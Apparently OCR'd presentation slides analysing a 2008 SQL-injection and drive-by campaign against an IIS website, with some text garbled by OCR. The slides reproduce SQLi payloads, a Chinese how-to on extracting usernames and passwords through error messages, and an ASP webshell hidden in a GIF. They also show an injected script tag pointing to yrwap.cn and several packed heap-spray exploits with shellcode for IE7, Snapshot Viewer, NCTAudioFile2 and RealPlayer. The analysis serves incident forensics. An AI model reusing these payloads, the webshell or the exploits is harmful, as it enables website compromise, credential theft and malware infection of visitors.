    - `216 AND (DB_NAME(0)+ ^ +USER+ ^ + @@VERSION +^+@@SERVERNAME+ ^+@@SERVICENAME+^+ SYSTEM_USER)=0`

Chinese Injection

- **Colin's quick decoder**
- **Handles both HEX, CHAR & nested encoding**
- **Fixes case**

```
#!/usr/bin/ruby

encoded = ARGV[0].to_s

tmp = encoded.gsub(/%../) {|match|
  match[1..2].hex.chr }
tmp = tmp.gsub(/[cC][hH][aA][rR]\(\d\d\)/)
  {|match| match[5..6].to_i.chr }
tmp = tmp.gsub(/0x(\d|[abcdef])+/) {|match|
  match[2..match.length].gsub(/../) {|match1|
  match1.hex.chr} }

puts tmp.upcase
```

Chinese Injection


- Doubly encoded attack
  - 2008-12-13 03:22:35 192.168.1.[victimip] GET /vuln.asp search=T&id=216%20AnD%20%28cAsT%28iS_srvrOlEmEmBeR%280x7300790073006 10064006d0069006e00%29aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS_srv rOlEmEmBeR%280x6400620063007200650061074006f007200%29aS%20vArChAr%2 9%2BcHaR%2894%29%2BcAsT%28iS_srvrOlEmEmBeR%280x620075006c006b0061006 4006d0069006e00%29aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS_srvrOlE mEmBeR%280x6400690073006b00610064006d0069006e00%29aS%20vArChAr%29%2B cHaR%2894%29%2BcAsT%28iS_srvrOlEmEmBeR%280x7300650072007600650072006 10064006d0069006e00%29aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS_mEm BeR%20%280x7000750062006c0069006300%29%20aS%20vArChAr%29%2BcHaR%2894 %29%2BcAsT%28iS_mEmBeR%20%280x640062005f006f0077006e0065007200%29%20 aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS_mEmBeR%20%280x640062005f0 06200610063006b00750070006f00700065007200610074006f007200%29%20aS%20 vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS_mEmBeR%20%280x640062005f006400 6100740061007700720069007400650072 00%29%20aS%20vArChAr%29%29%3D0%20| 38|80040e07|Syntax_error_converting_the_varchar_value_'0^0^0^0^0^1^1 ^0^0'_to_a_column_of_data_type_int. 80 - 58.218.204.214 HTTP/1.1 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) ASPSESSIONIDASCRQQRC=JEJNPOEBDIJNIJPGIFJNAGJM - www.victim.com 500 0 0 586 1174 343

Chinese Injection

- Decoded version
  - 216 AND (CAST (IS_SRVROLEMEMBER(SYSADMIN)AS VARCHAR)
  - + ^ +
  - CAST(IS_SRVROLEMEMBER(**DBCREATOR**) AS VARCHAR) + ^ +
  - CAST(IS_SRVROLEMEMBER(**BULKADMIN**)AS VARCHAR) + ^ +
  - CAST(IS_SRVROLEMEMBER(**DISKADMIN**)AS VARCHAR) + ^ +
  - CAST(IS_SRVROLEMEMBER(**SERVERADMIN**)AS VARCHAR) + ^ +
  - CAST(IS_MEMBER (**PUBLIC**) AS VARCHAR) + ^ +
  - CAST(IS_MEMBER (**DB_OWNER**) AS VARCHAR) + ^ +
  - CAST(IS_MEMBER (**DB_BACKUPOPERATOR**) AS VARCHAR) + ^ +
  - CAST(IS_MEMBER (**DB_DATAWRITER**) AS VARCHAR))=0
  - |38|80040E07|


Chinese Injection

- Numerous Chinese tools and how-to sites exist for generating these types of attacks
  - Example:
    - NBSI 3.0 SQLi generation tool
    - HVIE by softbug




Chinese Injection

- Chinese How-to sites with similar attack code:



Chinese Injection

- Chinese How-to sites with similar attack code:



NBSI □□□□□□□□□(MSSQL□)(□) _ □□□□www.anqn.com _ □□□□□□□□□□□□ - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.anqn.com/article/a/2005-12-28/a0976607.shtml

2） 得到字段的值

得到了记录个数，然后不断的循环而暴出字段的值。还好，作者没用什么奇特的招数。作者的代码为：

And (Select Top 1 isNull(cast([sName] as varchar(8000)),char(32))%2Bchar(124) From (Select Top 9 sName From [News_Style] Where 1=1 Order by sName) T Order by sName desc)>0

红色的news_style我不多解释了，就是要猜解的数据表名，绿色的9表示要得到第就 sname字段的第9条记录的值。循环几次，呵呵！数据就到手了。

大家注意一下：char(124)这个东西。它的目的也在于把数据统统转化为字符串类型然后和int类型进行比较，然后暴出数据。道理如前所述！这就是NBSI为什么在得到的字段里面有"|"这样的值的原因。作者也许懒得处理罢了。：－）

Y_sName
Y_Column_Name
diy_test|
ithome|
mobile_test|
nb_test|
pc_test|
sale|

看到了吗？后面都有"|"符号。

3） 关于双数据和N个数据的猜测

大家也许觉得，NBSI猜测数据字段的值的速度很快，跟踪分析了一下，的确不错。假设我们要猜测一个表的2个字段的值。那么我们该如何写代码呢？

NBSI的代码是这样写的：

第一步还是用 1 ）的办法得到记录个数。第二步就用：

And (Select Top 1 isNull(cast([UserName] as varchar(8000)),char(32))%2Bchar(124)%2BisNull(cast([PassWord] as varchar(8000)),char(32)) From (Select Top 1 UserName,PassWord From [N

icrosoft OLE DB Provider for SQL Server 错误 '80040e07'

将 varchar 值 'bandit|310810' 转换为数据类型为 int 的列时发生语法错误。

（注意看|符号隔开了2个数值）

News_user是一个表名，Char(124)我就不多解释了。大家可以照着猫画虎，把上面的语句和2）里面的语句进行对比一下。具有基本地球人功能的我想都能看出来作者是怎么暴多字段值的了吧。如果你高兴，一次把数据库的值都暴出来都无所谓。这里间接的提醒一下大家：暴一个字段的值的网络开销和暴全部的值的网络开销差不了多少，下次玩NBSI的时候记得把所有的值都挂上吧！

总结：有希望完成自己VB代码的朋友可能根据我们分析的结果编写程序，你们也将拥有属于自己的NBSI。如今的HUIE就具有这样的功能。

后序：

写程序最重要的就是编程思路，也许你看到的只是编写一个好程序的部分细节罢了。大家有没意思到，NBSI是如何判断网站能否注入的呢？其实单靠SQL暴错只是一个思路罢了。NBSI给我们展现的两种思路是：

2　　判断IIS的报头 以正常返回200,101 为基础，如果返回500则表示出现了错误。

3　　逐字逐句的判断IIS的返回信息，然后自己对比是否有注入的可能性！（因为，有些网站返回的HTML信息量是非常大的！用程序判断仍然很费时间，不推荐）

更多的东西，其实我们还需要学习。不光是暴库，搞注入

·上一篇: 暂时空缺
·下一篇: 轻松拿取计算机证书(图)

Chinese Injection

- In this particular case, the SQLi fails
- Google shows several thousand websites redirecting to the various URLs
  - Many probably via SQLi
    - 17gamo.com
    - yrwap.cn
    - sdo.1000mg.cn
    - www3.800mg.cn
    - jjmaoduo.3322.org
    - douhunqn.cn

Chinese Injection

- **58.218.204.214** discovers a library component of the victim
  - Allows image uploading
- Attacker uploads a file called 01.cdx to the images directory
- What is a CDX file?
  - A type of image object file
- Image library only allows certain file types
  - CDX files allowed
- In this case 01.cdx is a GIF

  - Contains embedded code, similar to a GIFAR

```
< script language = VBScript runat = server >execute
request("go")< / Script >
;<%execute(request("lion121"))%> <%executeglobal
request("lion121")%> <%eval request("lion121")%>
```

Chinese Injection

- By default **IIS** interprets **CDX** files as **ASP** scripts
- The victim image library allows CDX file uploads
  - Some image libraries verify file type is an image before allowing upload
  - To bypass these checks, the attackers used a real **GIF** file with embedded **VBScript**
  - The image library will detect a *real* GIF file and allow upload to take place,
  - The IIS server will interpret the VBScript code like any other ASP script

Chinese Injection

- They make HTTP POST's to the CDX
- This makes analysis more difficult due to a lack of information in the web logs when using a POST.
- They make one GET:

  - `2008-12-13 04:25:15 192.168.1.[victimip] GET /Images/01.cdx |18|800a000d|Type_mismatch:_'execute' 80 - 58.218.204.214 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1) http://www.victim.com/vuln_image_library.asp www.victim.com 500`

- Then follows a series of about five posts to the .CDX file
- Then they create log.asp and top.asp
- Log.asp is a fairly well known ASP backdoor in the Chinese language
- Username for backdoor is **"lion121"**
- Password is some Chinese character set string

Chinese Injection

- We can determine a few things from the way they use this backdoor
- First they use GET's instead of POSTs
- Lets us see what params are passed to the app
  - GET /Images/log.asp Action=**Show1File** GET /Images/log.asp Action=**MainMenu** GET /Images/log.asp Action=**UpFile** GET /Images/log.asp Action=**Cmd1Shell** GET /top.asp Action=**plgm**

Chinese Injection

- Then they switch to POSTs
  - Eliminates our ability to see
    - POST /Images/log.asp Action2=Post
    - POST /Images/log.asp
- Eventually, after many posts, they embed their code on every page of the victim's site:
  - `<script src=http://yrwap.cn/h.js></script>`

Chinese Injection

- Source of the JS:
  - document.write("<iframe width='100' height='0‘ src='http://www.17gamo.com/coo/index.htm'</iframe>");^M
  - document.write("<iframe width='0' height='0' src='http://www.trinaturk.com/faq.htm'</iframe>");^M
    - We’ve seen 17gamo before in failed SQLi attempts
    - *Probably* indicates all attacks / IP’s related
- Note the ^M, probably created on windows
- Begins typical IFRAME redirects in many directions

Chinese Injection

```
<script language="javascript" src=
"http://count17.51yes.com/click.aspx?id=171044941&logo=1"></script>
<html><script>
document.write("<iframe width=100 height=0 src=14.htm</iframe>");
document.write("<iframe width=100 height=0 src=flash.htm</iframe>");
if (navigator.userAgent.toLowerCase().indexOf("msie7")>0)
document.write("<iframe src=IE7.htm width=100 height=0>");
try { var d;
var lz=new ActiveXObject("NCTAudio"+"File2.AudioFile2.2");}
catch(d){};
finally{if(d!="[object Error]"){document.write("");}}
try { var b;
var of=new ActiveXObject("snpvw.Snap"+"shot Viewer Control.1");}
catch(b){};
finally{if(b!="[object Error]"){document.write("

<iframe width=100 height=0 src=office.htm");}}
function Game() {
Sameee = "IERPCtl.IERPCtl.1";
try { Gime = new ActiveXObject(Sameee); }

catch(error){return;}
Tellm = Gime.PlayerProperty("PRODUCT"+"VERSION");
if(Tellm<="6.0.14.552")
document.write("");
else document.write(""); }
Game();
```

Chinese Injection

- Deploys multiple exploits
  - IE 7 MS08-078 (recent 0day)
  - Flash exploit for 6.0.14.552
  - Microsoft Access Snapshot Viewer ActiveX Control Exploit
  - RealPlayer rmoc3260.dll ActiveX Control Heap Corruption
  - IE NCTAudioFile2.AudioFile ActiveX Remote Stack Overfl0w
  - A ton of other SWF exploits depending on version (I counted at least 12)

Chinese Injection

IE 7 MS08-078

```
<html>
<div id="Ie70day">x</div>
<script>
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toStr
    ing(36))};if(!''.replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return
    d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('a
    z=9("%1h%f%1g%1f%1i%1j%r%1l%1k%1e%1d%17%r%16%l%15%18%19%1c%1b%1a%1m%1n%1z%1y%1x
    %1A%1B%1D%1C%1w%1v%l%1q%14%1o%1r%1s%1u%1t%1E%U%K%M%N%H%F%A%B%m%D%E%O%m
    %Z%g%b%q%Y%11%g%b%q%y%13%6%R%W%P%L%T%S%s%Q%V%6%12%10%G%J%1p%1Q%2n%c%7
    %2m%2o%2p%s%6%7%2q%2l%2k%y%1F%2f%2e%7%2d%2g%2h%2t%c%2i%2s%1%2B%2E%2D%2G%2F%
    4%2l%1%2H%2C%2w%2v%2u%2x%2y%2A%2z%4%2j%1%k%j%4%2b%1%k%j%4%2c%1%1R%1S%1U%o%
    1T%1O%1N%1I%1H%1G%1J%1K%n%o%n%1M%1L%f");a 2=9("%8%8");1V{2+=2}1W(2.26<25);d=27
    28();2a(i=0;i<29;i++)d[i]=2+z;e="<3 x=I><X><C><![23[<1Y 1X=1Z://&#w;&#w;.20.22>]]></C></X></3><5 t=#l u=C
    v=p><3 x=I></3><5 t=#l u=C
    v=p></5></5>";h=21.24("1P");h.2r=e;',62,169,'|uffff|spray|XML|ue800|SPAN|uff52|u53d0|u0a0a|unescape|var|u0e
    4e|uff00|memory|xmlcode|u0000|u8e68|tag||u765c|u2e2e|ueb01|u5b8b|u6e69|u772f|HTML|uffec|u8b18|u5ad6|DA
    TASRC|DATAFLD|DATAFORMATAS|x0a0a|ID|uebd6|shellcode|u6459|u198b||u8b0c|u1c5b|u306a|u5beb|u5e00||
    u6a59|u5e5f|uaa68|u5b5d|u08c2|u1b8b|u5352|u4deb|u89d0|uff7c|u0dfc|uc031|u5159|u52c2||u89d6|u5308|u5a72
    |u53c7|uebd0|u5a50|u4b0c|u32e3|u205a|u4a8b|u8b49|u8b34|u31fc|uff31|uee01|uea01|u7805|u5655|u5300|u56e
    8|u8b57|u246c|u548b|u3c45|uacc0|ue038|u5a8b|u6a00|u8b66|u011c|u8beb|ue801|u8b04|u245a|u8be1|u010d|ucf
    c1|u0774|uebc7|u3bf2|u7514|u247c|u02eb|u5944|u6d6f|u632e|u6f6f|u612f|u6d64|u6578|u652e|u6574|u732e|Ie70
    day|u5100|u7468|u7074|u7777|u2f3a|do|while|SRC|image|http|xiaolen|document|com|CDATA|getElementById|0x
    d0000|length|new|Array|100|for|uffb7|uff89|u7e68|uff51|u006a|ue2d8|uff73|ue8d0|uffa0|uff0e|u8afe|ua068|u6a52|
    uc9d5|uff4d|u9868|innerHTML|uffab|u6ad6|u616f|u6c6e|u776f|u5464|u466f|u4165|u6c69|u7275|u444c|u6e6f|u6d
    6c|u6c6c|u642e|u5255|uffae'.split('|'),0,{}))
</script>
</html>
```

Chinese Injection

Microsoft Access Snapshot Viewer ActiveX Control Exploit

```
<object classid='clsid:F0E42D50-368C-11D0-AD81-00A0C90DC8D9'
    id='obj'></object>
<script language='javascript'>
eval(function(p,a,c,k,e,d){e=function(c) {return
    c.toString(36)};if(!''.replace(/^/,String)){while(c-
    -){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return
    d[e]}];e=function(){return'\\w+'};c=1};while(c-
    -){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return
    p}('a="b";2 3=\'9://d.e.7/5/6.1\';2 4=\'8:/c q m/f o/p
    l/k/g/h.1\';0.i=3;0.j=4;0.n();',27,27,'obj|exe|var|buf1|buf2|admin|win|co
    m|C|http|test|lengoo|Documents|www|steoo|All|Startup|Thunder|Sna
    pshotPath|CompressedPath|Programs|Menu|Settings|PrintSnapshot
    |Users|Start|and'.split('|'),0,{}))

</script>
```

Chinese Injection

NCTAudioFile2.AudioFile ActiveX Remote Stack Overfl0w

```
<html>
 <script language="JavaScript" defer>
window.onerror=function(){return true;}
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return
        d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('78="77";1
        12=15("%76%22%79%80%82%81%17%75%74%69%68%67%17%70%29%71%73%72%83%84%95%94%96%97%99%98%66%92%
        87%86%85%88%29%89%91%90%100%52%45%44%46%47%43%48%49%41%42%65%60%28%59%61%64%28%50%37%38%31%
        58%57%37%38%31%25%54%16%56%55%53%51%63%62%20%93%133%16%144%143%145%146%148%147%142%19%13%141
        %136%135%20%16%13%137%138%140%25%101%139%150%13%157%161%160%159%19%163%165%6%164%162%158%152%
        151%9%153%6%154%156%155%149%134%112%111%113%114%9%116%6%23%30%9%115%6%23%30%9%110%6%109%104%
        103%26%102%105%106%108%107%117%118%128%27%26%27%127%129%22");1 3=15("%18%18");1 39=130;40 132(){1 11=131;1
        4=15("%7%7%7%7");36(4.14<11)4+=4;4=4.35(0,11);126.125(4)}40 21(3,5){36(3.14*2<5){3+=3}3=3.35(0,5/2);120(3)}1 10=119;1
        33=121;1 24=(12.14*2);1 5=10-(24+33);1 34=(39+10)/10;1 32=122
        124();3=21(3,5);123(8=0;8<34;8++){32[8]=3+12}',10,166,'|var||sSlide|x|sSlideSize|uffff|0c|i|ue800|heapBS|buffSize|sCode|u53d0|length|u
        nescape|uff52|u8b18|u9090|uff00|u5ad6|getsSlide|u0000|u2e2e|PLSize|uebd6|u772f|u6e69|u5b8b|ueb01|u765c|uffec|memory|sizeHDM|
        heapBlocks|substring|while|u8e68|u0e4e|heapSA|function|u5e00|u306a|u5e5f|ue801|u8b04|u02eb|uc031|u5b5d|u08c2|u5308|uaa68|u8
        beb|u5352|u5a50|u52c2|u89d0|u53c7|u89d6|u8b0c|u198b|u1c5b|uff7c|u0dfc|u1b8b|u6459|uebc7|u4a8b|uea01|u7805|u205a|u32e3|u8b
        34|u8b49|u548b|u3c45|u56e8|game|test|u5300|u5655|u246c|u8b57|uee01|uff31|u8be1|u7514|u247c|u245a|u8b66|u5a8b|u4b0c|u3bf2|u
        4deb|uacc0|u31fc|ue038|u0774|u010d|ucfc1|u011c|u5944|u7777|u2f3a|u7074|u732e|u6574|u632e|u6f6f|u7468|uff89|u466f|u5464|u6c69
        |u4165|uffb7|uffa0|u6d6f|u612f|0x400000|return|0x5|new|for|Array|SetFormatLikeSample|boom|u652e|u6d64|u6578|0x0c0c0c0c|5200|try
        Me|u5159|u616f|uff4d|uc9d5|u9868|u8afe|u006a|uff0e|ua068|u6a52|u5a72|uebd0|u5beb|u6a59|u5100|u6a00|u6c6e|uff51|u6c6c|u642e|u
        ffae|u5255|u776f|u444c|u7e68|u6e6f|u6ad6|uff73|ue2d8|u6d6c|ue8d0|u7275|uffab'.split('|'),0,{}))

</script>
 <body onload="JavaScript: return tryMe();">
<object classid="clsid:77829F14-D911-40FF-A2F0-D11DB8D6D0BC" id='boom'></object>
</body>
</html>
```

Chinese Injection

RealPlayer rmoc3260.dll ActiveX Control Heap Corruption

```
<script language="JavaScript">
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/
,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1k="1n";o
j=["%17"+"%19"+"%1j"+"%K","%1J"+"%1E"+"%m","%1q"+"%1B"+"%1y"+"%m","%B"+"%11"+"%1x"+"%m","%B"+"%11"+"%K"+"%m","%
J"+"%W"+"%1z"+"%m","%J"+"%W"+"%1A"+"%m","%1w"+"%11"+"%1v"+"%B"];1p O(){o
u=z.1r["\\A\\H\\1s\\H\\1u\\t\\1t\\1C\\1D\\1N\\t"]();d(u.k("N 6")==-1&&u.k("N 7")==-1)p;d(u.k("1O 5.")==-1)p;o
Z;x="1P"+"1Q.I"+"1L"+"1K.1";Z=x;1o{w=1F
1G["\\1H\\L\\A\\1I\\1R\\t\\1a\\18\\1b\\1c\\t\\L\\A"](x["1l"](/a/g,""))}1m(1d){p}Y="1i";M="1e";1f="1g";F="6.0.14.1h";Q=Y+M;h=w["1M"](Q);b="";
r=l(j[0]);q(i=0;i<22*2s;i++)b+="S";d(h.k("6.0.14.")==-1){d(z.16.R()=="2t-2r")f=l(j[1]);e d(z.16.R()=="2q-2o")f=l(j[2]);e p}e d(h==F)f=l(j[3]);e
d(h=="6.0.14.2p")f=l(j[4]);e d(h=="6.0.14.1S")f=l(j[5]);e d(h=="6.0.14.2v")f=l(j[6]);e d(h=="6.0.14.2u")f=l(j[7]);e p;d(h.k("6.0.10.")!=-
1){q(i=0;i<4;i++)b=b+r;b=b+f}e d(h.k("6.0.11.")!=-1){q(i=0;i<6;i++)b=b+r;b=b+f}e d(h.k("6.0.12.")!=-1){q(i=0;i<9;i++)b=b+r;b=b+f}e
d(h.k("6.0.14.")!=-1){q(i=0;i<10;i++)b=b+r;b=b+f}o P,G="2x
2w";15="2y\\\\2z";P=G;8="";8=8+"2A";8=8+"2m";8=8+"2n";8=8+"21";8=8+"23";8=8+"24";8=8+"26";8=8+"25";8=8+"20";8=8+"1Z";8=8+"1U
";8=8+"1T";8=8+"1V";8=8+"1W";8=8+"1Y";1X="";v=b+15+8;T=27;28(v.2i<T)v+="2h";o U=["c:\\\\D E\\\\y\\\\..\\\\..\\\\n\\\\V\\\\2j.s","c:\\\\D
E\\\\y\\\\2k.s","C:\\\\n\\\\13\\\\2l.s","C:\\\\n\\\\2g.2f","c:\\\\D
E\\\\y\\\\..\\\\..\\\\n\\\\V\\\\2a.s","C:\\\\n\\\\13\\\\29.s"];w["2b"](U[X.2c(X["2e"]()*6)],v,"2d",0,0)}O();',62,161,'|||||||ShellCode|||sdfdgdfg||if|else|re
t||RealVersion||addr|indexOf|unescape|60|WINDOWS|var|return|for|cvbcbb|wav|x65|user|xcbfcxn|Gamttt_Anhey_Real_Exp_Send|Realpl
ayerObj|NetMeeting|navigator|x74|63||Program|Files|dddd|Qqs|x6F||79|04|x63|CuteRealVersion2|msie|Gameee_Timeeeeeee_Saveeeee
eee_Logeeee_sssssssssssssssss|Ball|CuteRealVersions|toLowerCase||temp|arr1|Media|31|Math|CuteRealVersion|Gamttt||||system32||
qwfgsg|userLanguage|75|x4F|06|x58|x62|x6A|error|VERSION|CuteRealVersion3s|chilam|544|PRODUCT|74|same|replace|catch|game|tr
y|function|4f|userAgent|x4C|x72|x77|70|51|08|a4|01|09|71|x43|x61|a5|new|window|x41|x69|7f|Caaataaal|EaaaRaaaP|PlayerProperty|x73
|nt|IaaaEaaaR|PaaaCaaataaal|x76|552|PfEqTCuBgEGoDUtR4CfkvB4OEDc3UUGbVib4Wo5we6VQVouXdcEN|gOzmMTk8PUoVNENn
W0J9mInyWQS3TRGFVt6iEUTgtBwrtTs3r5r5|eStEpfTc7nVoUBdrfnvts3c77r3VwZwyGw7rdj4OS4DTww6tuOUw|2F4StTUZvkFiwxQvtsu
d7Z6BviR1gxUZ4IVgTBfRWygPfouZtCwW|C2|qvRHptd4RPFZVOdoRWQgrWTnPs2T2ERO2OTne3popm4osQu40mPiRNToT7Qypntnp
esHPeK0Wp|OjZMoJP6eeMIvQmF5fLYP1nrQEmvyZkSnFtSooFWTtTpp5oinTWL|5alJMqqrauWJUWrhS3OQWRU5QrENVcE61vPUOVt
vTv4uP0DvLYfQ|sHuN3ULUhmfxW6peMMZM7XPrf5NkDpP107zMpYE5MMzMj44LqxGO|32|NuKpTRrNWOVYM5mqqrwSMTnoeoty08J
MnKJMgPw2pey5MgMWQuMw|runOgp8mpn8m7PrZBEleoWng2DRELgZMU6REoUJMmLHmz1KUOPCX|e6pfQvXeMpPuVPwP9v0XzF
r3Ol9vRpzFDxm5NjqVxmLzdLSvTuml|HmLvflsRWOLNvVrFPfcVyumpRKp4dpJ9VQMJUlxmmnTL2GWOLNQK|0x8000|while|LoopyMusi
c|tada|import|floor|123456456|random|avi|clock|lizhen|length|chimes|TestSnd|BuzzingBee|xkR0qJPJP3YY0fNYwLEQk0p47zpfKRKJJKV
e9xJKYoIoYoIOoCQv|3VsVwLuRKwRvavbFQvJMWVsZzMFv0z8K8mwVPnxmmn8mDUBzJMEB|us|550|en|cn|148|zh|536|543|AntiVirus
|Fucking|LLLL|XXXXXLD|TYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJI'.split('|'),0,{}))
```

Chinese Injection

